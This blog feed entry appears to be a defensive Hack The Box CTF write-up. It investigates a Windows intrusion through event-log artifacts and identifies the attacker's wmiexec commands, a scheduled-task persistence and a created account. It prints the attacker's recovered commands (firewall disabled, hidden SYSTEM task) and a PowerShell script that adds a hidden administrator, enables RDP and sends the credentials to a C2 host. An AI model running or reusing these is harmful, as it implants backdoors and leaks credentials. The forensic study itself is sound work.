<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://youhgo.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://youhgo.github.io/" rel="alternate" type="text/html" /><updated>2025-11-27T10:36:35+00:00</updated><id>https://youhgo.github.io/feed.xml</id><title type="html">youhgo’s blog</title><subtitle>Just my blog about cyber and stuff.</subtitle><author><name>Hro</name></author><entry><title type="html">Writeup_holmles</title><link href="https://youhgo.github.io/WriteUp_Holmles/" rel="alternate" type="text/html" title="Writeup_holmles" /><published>2025-11-10T00:00:00+00:00</published><updated>2025-11-10T00:00:00+00:00</updated><id>https://youhgo.github.io/WriteUp_Holmles</id><content type="html" xml:base="https://youhgo.github.io/WriteUp_Holmles/"><![CDATA[<h1 id="using-wapp-and-plaso2elk-to-solve-hack-the-box-ctf-holmes">Using WAPP and Plaso2ELK to solve Hack The Box CTF: HOLMES</h1>

<p>Holmes is HTB’s first-ever Blue Team-oriented CTF!</p>

<p>This event provides a range of scenarios:</p>
<ul>
  <li>Threat Intelligence</li>
  <li>SOC</li>
  <li>DFIR</li>
  <li>Malware Reversing</li>
</ul>

<p>We are going to use the tools I’ve developed to lead the investigation and solve the challenge “The Enduring Echo”:</p>

<p>My tools are:</p>

<ul>
  <li><a href="https://github.com/youhgo/wfapp">Windows Forensic Artefact Parser Project</a></li>
</ul>

<p>WAPP is an all-in-one Docker-based solution designed to provide a fast, simple, and reliable way to parse forensic artifacts.</p>

<ul>
  <li><a href="https://github.com/youhgo/maximumPlasoTimelineParser">Maximum Plaso Parser</a></li>
</ul>

<p>MaximumPlasoParser (MPP) is a Python script to parse Plaso – Log2Timeline JSON-line timelines.
MPP groups forensic artifacts by category and exports them in human-readable CSV.</p>

<ul>
  <li><a href="https://github.com/youhgo/plaso2elk">Plaso2ELK</a></li>
</ul>

<p>Plaso2ELK is a script designed to ingest Plaso forensic timelines (JSON Lines format) from Windows into an Elasticsearch (ELK) stack.</p>

<p><strong>MaximumPlasoParser and Plaso2ELK are already embedded in WAPP.</strong></p>

<h2 id="1st-step-the-ingestion">1st Step: The Ingestion</h2>

<p>The CTF provides a Kape collection archive. WAPP is developed for DFIR-ORC but is totally compatible with Kape results archives!</p>

<p>Let’s do the ingestion. We will use the GUI as there is only one archive:
First, we log in:
<img src="https://youhgo.github.io/assets/images/wapp_login.png" alt="GUI_login" /></p>

<p>Then select our archive and the parser we want to use.</p>

<p>I will use the one activated by default here and we upload:

<img src="https://youhgo.github.io/assets/images/wapp_config.png" alt="GUI_ingestion" /></p>

<p>It should not take long before you get almost everything (~10 min) on a workstation to parse all, except Plaso. (Processing time depends on your computing power)</p>

<p>When Plaso is finished, I then use my other tool <a href="https://github.com/youhgo/plaso2elk">Plaso2ELK</a> to send everything to ELK.</p>

<p>Processing is Finished! Let’s go to the folder: “/yourConfiguredPath/work/parsed for human”.</p>

<p>“Parsed for human” is a folder that contains 90% of all the relevant artifacts, human-friendly parsed, to see exactly what you need.</p>

<h2 id="the-enduring-echoes">The Enduring Echoes</h2>

<h3 id="question-1-what-was-the-first-non-cd-command-executed-by-the-attacker-on-the-host-string">Question 1: What was the first (non-cd) command executed by the attacker on the host? (string)</h3>

<p>So, a tip is given in the question here: “what command”?</p>

<p>How could an attacker execute a remote command on a Windows System? And how does this work?</p>

<p>Let’s check the obvious possibilities first:</p>
<ul>
  <li>Cmd</li>
  <li>Services creation</li>
  <li>WMI</li>
  <li>PowerShell</li>
</ul>

<p>Ok, let’s check the file 7045.csv that contains all the services created on the machine; it’s used a lot by attackers to execute remote code.</p>

<p>Unfortunately, nothing in here. Let’s check the use of cmd.exe.
We will search in the file 4688.csv. Event ID 4688 logs whenever a process is created on the system; it can also contain cmdline arguments depending on the logging policy.</p>

<p>We have a lot of hits!</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rg <span class="nt">-i</span> <span class="s2">"cmd.exe"</span> 4688.csv

2025-08-20|17:38:40|4688|HEISEN-9-WS-6<span class="nv">$|</span>-|C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\c</span>md.exe|C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\c</span>onhost.exe|<span class="se">\?</span>?<span class="se">\C</span>:<span class="se">\W</span>indows<span class="se">\s</span>ystem32<span class="se">\c</span>onhost.exe 0xffffffff <span class="nt">-ForceV1</span>
2025-08-24|22:44:27|4688|HEISEN-9-WS-6<span class="nv">$|</span>-|C:<span class="se">\P</span>rogram Files<span class="se">\V</span>Mware<span class="se">\V</span>Mware Tools<span class="se">\v</span>mtoolsd.exe|C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\c</span>md.exe|<span class="s2">"C:</span><span class="se">\W</span><span class="s2">indows</span><span class="se">\s</span><span class="s2">ystem32</span><span class="se">\c</span><span class="s2">md.exe /c """"C:</span><span class="se">\P</span><span class="s2">rogram Files</span><span class="se">\V</span><span class="s2">Mware</span><span class="se">\V</span><span class="s2">Mware Tools</span><span class="se">\p</span><span class="s2">oweron-vm-default.bat"""""</span>

2025-08-24|22:44:27|4688|HEISEN-9-WS-6<span class="nv">$|</span>-|
C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\c</span>md.exe|C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\c</span>onhost.exe|<span class="se">\?</span>?<span class="se">\C</span>:<span class="se">\W</span>indows<span class="se">\s</span>ystem32<span class="se">\c</span>onhost.exe 0xffffffff <span class="nt">-ForceV1</span>
2025-08-24|22:50:58|4688|HEISEN-9-WS-6<span class="nv">$|</span>Werni|C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\w</span>bem<span class="se">\W</span>miPrvSE.exe|C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\c</span>md.exe|cmd.exe /Q /c <span class="nb">cd</span> <span class="se">\ </span>1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756075857.955773 2&gt;&amp;1

2025-08-24|22:50:58|4688|Werni|-|C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\c</span>md.exe|C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\c</span>onhost.exe|<span class="se">\?</span>?<span class="se">\C</span>:<span class="se">\W</span>indows<span class="se">\s</span>ystem32<span class="se">\c</span>onhost.exe 0xffffffff <span class="nt">-ForceV1</span>
</code></pre></div></div>

<p>Interesting, so how could we differentiate which entry is legit and which one is not?</p>

<p>We have some entries with really suspicious behavior:</p>
<ul>
  <li>First, the Parent process is WmiPrvSE.exe.</li>
  <li>Second: the line <code class="language-plaintext highlighter-rouge">1&gt; \\127.0.0.1\ADMIN$\__1756075857.955773 2&gt;&amp;1</code>.</li>
</ul>

<p>This is typical of tools like Impacket’s wmiexec.</p>

<p>Let’s break it down:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">1&gt;</code> redirects standard output (stdout).</li>
  <li><code class="language-plaintext highlighter-rouge">2&gt;&amp;1</code> redirects standard error (stderr) to stdout.</li>
  <li><code class="language-plaintext highlighter-rouge">\\127.0.0.1\ADMIN$</code> is the administrative share (C:\Windows) on the local machine (accessed via loopback network path).</li>
  <li><code class="language-plaintext highlighter-rouge">__1756075857.955773</code> is a temporary file name where the output of the command is being written. The tool writes the output to a temp file on the target’s admin share, reads it back remotely via SMB, and then deletes it.</li>
</ul>

<p>As we can see, there are a lot of commands executed, and we can trace them! Let’s create a history of them (I’ve removed the useless lines):</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rg <span class="nt">-N</span> <span class="s2">"ADMIN</span><span class="se">\\</span><span class="s2">$"</span> 4688.csv | <span class="nb">cut</span> <span class="nt">-d</span> <span class="s1">'|'</span> <span class="nt">-f8</span>     
cmd.exe /Q /c <span class="nb">cd</span> <span class="se">\ </span>1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756075857.955773 2&gt;&amp;1
cmd.exe /Q /c systeminfo 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756075857.955773 2&gt;&amp;1
cmd.exe /Q /c <span class="nb">cd</span> /Users/Werni 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756075857.955773 2&gt;&amp;1
cmd.exe /Q /c <span class="nb">cd </span>MonitorHPC 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756075857.955773 2&gt;&amp;1
cmd.exe /Q /c <span class="nb">type </span>monitor.ps1 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756075857.955773 2&gt;&amp;1
cmd.exe /Q /c <span class="nb">type </span>known_hosts 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756075857.955773 2&gt;&amp;1
cmd.exe /Q /c cmd /C <span class="s2">""</span><span class="nb">echo </span>10.129.242.110 NapoleonsBlackPearl.htb <span class="o">&gt;&gt;</span> C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\d</span>rivers<span class="se">\e</span>tc<span class="se">\h</span>osts<span class="s2">""</span> 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756075857.955773 2&gt;&amp;1
cmd.exe /Q /c <span class="nb">type </span>C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\d</span>rivers<span class="se">\e</span>tc<span class="se">\h</span>osts 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756076432.886685 2&gt;&amp;1
cmd.exe /Q /c <span class="nb">cd </span>Appdata<span class="se">\l</span>ocal 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756076432.886685 2&gt;&amp;1
cmd.exe /Q /c schtasks /create /tn <span class="s2">""</span>SysHelper Update<span class="s2">""</span> /tr <span class="s2">""</span>powershell <span class="nt">-ExecutionPolicy</span> Bypass <span class="nt">-WindowStyle</span> Hidden <span class="nt">-File</span> C:<span class="se">\U</span>sers<span class="se">\W</span>erni<span class="se">\A</span>ppdata<span class="se">\L</span>ocal<span class="se">\J</span>M.ps1<span class="s2">""</span> /sc minute /mo 2 /ru SYSTEM /f 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756076432.886685 2&gt;&amp;1
cmd.exe /Q /c netsh advfirewall <span class="nb">set </span>allprofiles state off 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756076432.886685 2&gt;&amp;1
cmd.exe /Q /c reg add <span class="s2">""</span>HKLM<span class="se">\S</span>YSTEM<span class="se">\C</span>urrentControlSet<span class="se">\S</span>ervices<span class="se">\W</span>inHttpAutoProxySvc<span class="s2">""</span> /v Start /t REG_DWORD /d 3 /f 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756076432.886685 2&gt;&amp;1
cmd.exe /Q /c .<span class="se">\p</span>roxy.bat 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756076432.886685 2&gt;&amp;1
cmd.exe /Q /c <span class="nb">rm</span> .<span class="se">\p</span>roxy.bat 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756076432.886685 2&gt;&amp;1
cmd.exe /Q /c del .<span class="se">\p</span>roxy.bat 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756076432.886685 2&gt;&amp;1
cmd.exe /Q /c shutdown /r /t 0 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756076432.886685 2&gt;&amp;1
</code></pre></div></div>

<p>So we have our answer:</p>

<p><code class="language-plaintext highlighter-rouge">cmd.exe /Q /c systeminfo 1&gt; \\127.0.0.1\ADMIN$\__1756075857.955773 2&gt;&amp;1</code></p>

<blockquote>
  <p><code class="language-plaintext highlighter-rouge">systeminfo</code></p>
</blockquote>

<h3 id="which-parent-process-full-path-spawned-the-attackers-commands-cfolderpathfileext">Which parent process (full path) spawned the attacker’s commands? (C:\FOLDER\PATH\FILE.ext)</h3>

<blockquote>
  <p>As we saw earlier, it was <code class="language-plaintext highlighter-rouge">C:\Windows\System32\wbem\WmiPrvSE.exe</code></p>
</blockquote>

<h3 id="which-remote-execution-tool-was-most-likely-used-for-the-attack-filenameext">Which remote-execution tool was most likely used for the attack? (filename.ext)</h3>

<blockquote>
  <p>Same as earlier, it’s a signature of Impacket’s WMI tool: <code class="language-plaintext highlighter-rouge">wmiexec.py</code></p>
</blockquote>

<h3 id="what-was-the-attackers-ip-address-ipv4-address">What was the attacker’s IP address? (IPv4 address)</h3>

<p>OK, we have multiple options to find the answer here.</p>

<p>First, in the attacker’s cmd history we’ve just created, there is an entry from user WERNI that creates an internal DNS entry from IP <code class="language-plaintext highlighter-rouge">10.129.242.110</code> to <code class="language-plaintext highlighter-rouge">NapoleonsBlackPearl.htb</code> by editing the file <code class="language-plaintext highlighter-rouge">C:\Windows\System32\drivers\etc\hosts</code>.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-08-24|23:00:15|4688|HEISEN-9-WS-6$|Werni|C:\Windows\System32\wbem\WmiPrvSE.exe|C:\Windows\System32\cmd.exe|"cmd.exe /Q /c cmd /C ""echo 10.129.242.110 NapoleonsBlackPearl.htb &gt;&gt; C:\Windows\System32\drivers\etc\hosts"" 1&gt; \\127.0.0.1\ADMIN$\__1756075857.955773 2&gt;&amp;1"
</code></pre></div></div>
<p>So we know that the attacker is using the WERNI account to execute remote commands, so let’s check the 4624 event to see what IP he is using:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rg <span class="nt">-i</span> <span class="s2">"2025-08-24</span><span class="se">\|</span><span class="s2">((23:00:..)|(22:5.:..))"</span> 4624.csv
2025-08-24|22:56:58|4624|-|Werni|10.129.242.110|36756|3
2025-08-24|22:58:58|4624|-|Werni|10.129.242.110|35072|3
2025-08-24|22:59:28|4624|HEISEN-9-WS-6<span class="nv">$|</span>SYSTEM|-|-|5
2025-08-24|23:00:10|4624|HEISEN-9-WS-6<span class="nv">$|</span>SYSTEM|-|-|5
2025-08-24|23:00:11|4624|HEISEN-9-WS-6<span class="nv">$|</span>SYSTEM|-|-|5
2025-08-24|23:00:32|4624|-|Werni|10.129.242.110|56570|3
2025-08-24|23:00:32|4624|-|Werni|10.129.242.110|43132|3
</code></pre></div></div>

<p>The IP is <code class="language-plaintext highlighter-rouge">10.129.242.110</code>, the same as the one in the <code class="language-plaintext highlighter-rouge">/etc/hosts</code> used for internal DNS. We can now be sure that this is the IP from the attacker.</p>

<blockquote>
  <p><code class="language-plaintext highlighter-rouge">10.129.242.110</code></p>
</blockquote>

<h3 id="what-is-the-first-element-in-the-attackers-sequence-of-persistence-mechanisms-string">What is the first element in the attacker’s sequence of persistence mechanisms? (string)</h3>

<p>How could an attacker create a persistence mechanism on a Windows System? And how does this work?</p>

<p>Let’s check the obvious possibilities first:</p>
<ul>
  <li>Registry key</li>
  <li>Services creation</li>
  <li>WMI</li>
  <li>Scheduled Task</li>
  <li>GPO</li>
</ul>

<p>Let’s check our attacker history again; there is a cmd using SCHTASKS:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cmd.exe /Q /c schtasks /create /tn <span class="s2">""</span>SysHelper Update<span class="s2">""</span> /tr <span class="s2">""</span>powershell <span class="nt">-ExecutionPolicy</span> Bypass <span class="nt">-WindowStyle</span> Hidden <span class="nt">-File</span> C:<span class="se">\U</span>sers<span class="se">\W</span>erni<span class="se">\A</span>ppdata<span class="se">\L</span>ocal<span class="se">\J</span>M.ps1<span class="s2">""</span> /sc minute /mo 2 /ru SYSTEM /f 1&gt; <span class="se">\\</span>127.0.0.1<span class="se">\A</span>DMIN<span class="nv">$\</span>__1756076432.886685 2&gt;&amp;1
</code></pre></div></div>

<p>We have our persistence! A scheduled task named <code class="language-plaintext highlighter-rouge">SysHelper Update</code> that executes a PowerShell script <code class="language-plaintext highlighter-rouge">C:\Users\Werni\Appdata\Local\JM.ps1</code>.</p>

<blockquote>
  <p>Answer is <code class="language-plaintext highlighter-rouge">SysHelper Update</code></p>
</blockquote>

<h3 id="identify-the-script-executed-by-the-persistence-mechanism-cfolderpathfileext">Identify the script executed by the persistence mechanism. (C:\FOLDER\PATH\FILE.ext)</h3>

<p>As we saw just above, <code class="language-plaintext highlighter-rouge">jm.ps1</code>.</p>

<blockquote>
  <p><code class="language-plaintext highlighter-rouge">C:\Users\Werni\Appdata\Local\JM.ps1</code></p>
</blockquote>

<h3 id="what-local-account-did-the-attacker-create-string">What local account did the attacker create? (string)</h3>

<p>Ok, let’s go reverse the script <code class="language-plaintext highlighter-rouge">jm.ps1</code>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cat </span>JM.ps1 
<span class="nv">$usernames</span> <span class="o">=</span> @<span class="o">(</span><span class="s2">"svc_netupd"</span>, <span class="s2">"svc_dns"</span>, <span class="s2">"sys_helper"</span>, <span class="s2">"WinTelemetry"</span>, <span class="s2">"UpdaterSvc"</span><span class="o">)</span>
<span class="nv">$existing</span> <span class="o">=</span> <span class="nv">$usernames</span> | Where-Object <span class="o">{</span>
    Get-LocalUser <span class="nt">-Name</span> <span class="nv">$_</span> <span class="nt">-ErrorAction</span> SilentlyContinue
<span class="o">}</span>

<span class="k">if</span> <span class="o">(</span><span class="nt">-not</span> <span class="nv">$existing</span><span class="o">)</span> <span class="o">{</span>
    <span class="nv">$newUser</span> <span class="o">=</span> Get-Random <span class="nt">-InputObject</span> <span class="nv">$usernames</span>
    <span class="nv">$timestamp</span> <span class="o">=</span> <span class="o">(</span>Get-Date<span class="o">)</span>.ToString<span class="o">(</span><span class="s2">"yyyyMMddHHmmss"</span><span class="o">)</span>
    <span class="nv">$password</span> <span class="o">=</span> <span class="s2">"Watson_</span><span class="nv">$timestamp</span><span class="s2">"</span>
    <span class="nv">$securePass</span> <span class="o">=</span> ConvertTo-SecureString <span class="nv">$password</span> <span class="nt">-AsPlainText</span> <span class="nt">-Force</span>

    New-LocalUser <span class="nt">-Name</span> <span class="nv">$newUser</span> <span class="nt">-Password</span> <span class="nv">$securePass</span> <span class="nt">-FullName</span> <span class="s2">"Windows Update Helper"</span> <span class="nt">-Description</span> <span class="s2">"System-managed service account"</span>
    Add-LocalGroupMember <span class="nt">-Group</span> <span class="s2">"Administrators"</span> <span class="nt">-Member</span> <span class="nv">$newUser</span>
    Add-LocalGroupMember <span class="nt">-Group</span> <span class="s2">"Remote Desktop Users"</span> <span class="nt">-Member</span> <span class="nv">$newUser</span>

    Set-ItemProperty <span class="nt">-Path</span> <span class="s2">"HKLM:</span><span class="se">\S</span><span class="s2">ystem</span><span class="se">\C</span><span class="s2">urrentControlSet</span><span class="se">\C</span><span class="s2">ontrol</span><span class="se">\T</span><span class="s2">erminal Server"</span> <span class="nt">-Name</span> <span class="s2">"fDenyTSConnections"</span> <span class="nt">-Value</span> 0
    Enable-NetFirewallRule <span class="nt">-DisplayGroup</span> <span class="s2">"Remote Desktop"</span>
    Invoke-WebRequest <span class="nt">-Uri</span> <span class="s2">"[http://NapoleonsBlackPearl.htb/Exchange?data=</span><span class="nv">$]</span><span class="s2">(http://NapoleonsBlackPearl.htb/Exchange?data=</span><span class="nv">$)</span><span class="s2">([Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes("</span><span class="nv">$newUser</span>|<span class="nv">$password</span><span class="s2">")))"</span> <span class="nt">-UseBasicParsing</span> <span class="nt">-ErrorAction</span> SilentlyContinue | Out-Null
<span class="o">}</span>
</code></pre></div></div>

<p>The attacker was nice enough to leave us comments!</p>

<p>So basically, this script does:</p>
<ol>
  <li>Check if a username from a list exists:</li>
</ol>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$usernames</span> <span class="o">=</span> @<span class="o">(</span><span class="s2">"svc_netupd"</span>, <span class="s2">"svc_dns"</span>, <span class="s2">"sys_helper"</span>, <span class="s2">"WinTelemetry"</span>, <span class="s2">"UpdaterSvc"</span><span class="o">)</span>
<span class="nv">$existing</span> <span class="o">=</span> <span class="nv">$usernames</span> | Where-Object <span class="o">{</span>
    Get-LocalUser <span class="nt">-Name</span> <span class="nv">$_</span> <span class="nt">-ErrorAction</span> SilentlyContinue
<span class="o">}</span>
</code></pre></div></div>

<ol>
  <li>If not, it creates it and adds it to the Admin and RDP groups:</li>
</ol>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">if</span> <span class="o">(</span><span class="nt">-not</span> <span class="nv">$existing</span><span class="o">)</span> <span class="o">{</span>
    <span class="nv">$newUser</span> <span class="o">=</span> Get-Random <span class="nt">-InputObject</span> <span class="nv">$usernames</span>
    <span class="nv">$timestamp</span> <span class="o">=</span> <span class="o">(</span>Get-Date<span class="o">)</span>.ToString<span class="o">(</span><span class="s2">"yyyyMMddHHmmss"</span><span class="o">)</span>
    <span class="nv">$password</span> <span class="o">=</span> <span class="s2">"Watson_</span><span class="nv">$timestamp</span><span class="s2">"</span>
    <span class="nv">$securePass</span> <span class="o">=</span> ConvertTo-SecureString <span class="nv">$password</span> <span class="nt">-AsPlainText</span> <span class="nt">-Force</span>

    New-LocalUser <span class="nt">-Name</span> <span class="nv">$newUser</span> <span class="nt">-Password</span> <span class="nv">$securePass</span> <span class="nt">-FullName</span> <span class="s2">"Windows Update Helper"</span> <span class="nt">-Description</span> <span class="s2">"System-managed service account"</span>
    Add-LocalGroupMember <span class="nt">-Group</span> <span class="s2">"Administrators"</span> <span class="nt">-Member</span> <span class="nv">$newUser</span>
    Add-LocalGroupMember <span class="nt">-Group</span> <span class="s2">"Remote Desktop Users"</span> <span class="nt">-Member</span> <span class="nv">$newUser</span>
</code></pre></div></div>

<ol>
  <li>Then, it allows RDP login:
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code> Set-ItemProperty <span class="nt">-Path</span> <span class="s2">"HKLM:</span><span class="se">\S</span><span class="s2">ystem</span><span class="se">\C</span><span class="s2">urrentControlSet</span><span class="se">\C</span><span class="s2">ontrol</span><span class="se">\T</span><span class="s2">erminal Server"</span> <span class="nt">-Name</span> <span class="s2">"fDenyTSConnections"</span> <span class="nt">-Value</span> 0
 Enable-NetFirewallRule <span class="nt">-DisplayGroup</span> <span class="s2">"Remote Desktop"</span>
</code></pre></div>    </div>
  </li>
  <li>Finally, it sends the credential of the created user to the C2 with domain <code class="language-plaintext highlighter-rouge">NapoleonsBlackPearl</code>:
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code> Invoke-WebRequest <span class="nt">-Uri</span> <span class="s2">"[http://NapoleonsBlackPearl.htb/Exchange?data=</span><span class="nv">$]</span><span class="s2">(http://NapoleonsBlackPearl.htb/Exchange?data=</span><span class="nv">$)</span><span class="s2">([Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes("</span><span class="nv">$newUser</span>|<span class="nv">$password</span><span class="s2">")))"</span> <span class="nt">-UseBasicParsing</span> <span class="nt">-ErrorAction</span> SilentlyContinue | Out-Null
</code></pre></div>    </div>
  </li>
</ol>

<p>So what user did the attacker create?</p>

<p>Let’s check out the possible usernames:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$usernames</span> <span class="o">=</span> @<span class="o">(</span><span class="s2">"svc_netupd"</span>, <span class="s2">"svc_dns"</span>, <span class="s2">"sys_helper"</span>, <span class="s2">"WinTelemetry"</span>, <span class="s2">"UpdaterSvc"</span><span class="o">)</span>
</code></pre></div></div>

<p>On Windows, how do we get information about users?</p>

<p>We have the SAM database:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>The Windows SAM base is a Registry key that stores configuration and security information for the Security Accounts Manager (SAM) database, which contains local user accounts and password hashes on a Windows system.
</code></pre></div></div>

<p>We have Security EVTX logs:</p>
<ul>
  <li>Event ID 4720: A user account was created.</li>
  <li>Event ID 5136: Directory Service Changes</li>
</ul>

<p>WAPP does parse those artifacts; we have files named:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">SAM_yarp.jsonl</code>: Dump of SAM Database</li>
  <li><code class="language-plaintext highlighter-rouge">user_modification.csv</code>: Tracks any User Modification</li>
</ul>

<p>The script will try to create the User: <code class="language-plaintext highlighter-rouge">svc_netupd</code> at first, so we will grep for it as it does not likely already exist:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rg <span class="nt">-i</span> <span class="s2">"svc_netupd"</span>
user_modification.csv
Date|Time|event_code|info|TargetUserName|SubjectUserName|TargetDomainName|TargetSid|SamAccountName|PasswordLastSet
2025-08-24|23:05:09|4720|User Account Created|svc_netupd|HEISEN-9-WS-6<span class="nv">$|</span>HEISEN-9-WS-6|S-1-5-21-3871582759-1638593395-315824688-1003|svc_netupd|%%1794
2025-08-24|23:05:09|4722|User Account Enabled|svc_netupd|HEISEN-9-WS-6<span class="nv">$|</span>HEISEN-9-WS-6|S-1-5-21-3871582759-1638593395-315824688-1003||
2025-08-24|23:05:09|4738|User Account Changed|svc_netupd|HEISEN-9-WS-6<span class="nv">$|</span>HEISEN-9-WS-6|S-1-5-21-3871582759-1638593395-315824688-1003|svc_netupd|%%1794
2025-08-24|23:05:09|4738|User Account Changed|svc_netupd|HEISEN-9-WS-6<span class="nv">$|</span>HEISEN-9-WS-6|S-1-5-21-3871582759-1638593395-315824688-1003|-|-
2025-08-24|23:05:09|4724|Password Reset Attempt|svc_netupd|HEISEN-9-WS-6<span class="nv">$|</span>HEISEN-9-WS-6|S-1-5-21-3871582759-1638593395-315824688-1003||

SAM_yarp.jsonl
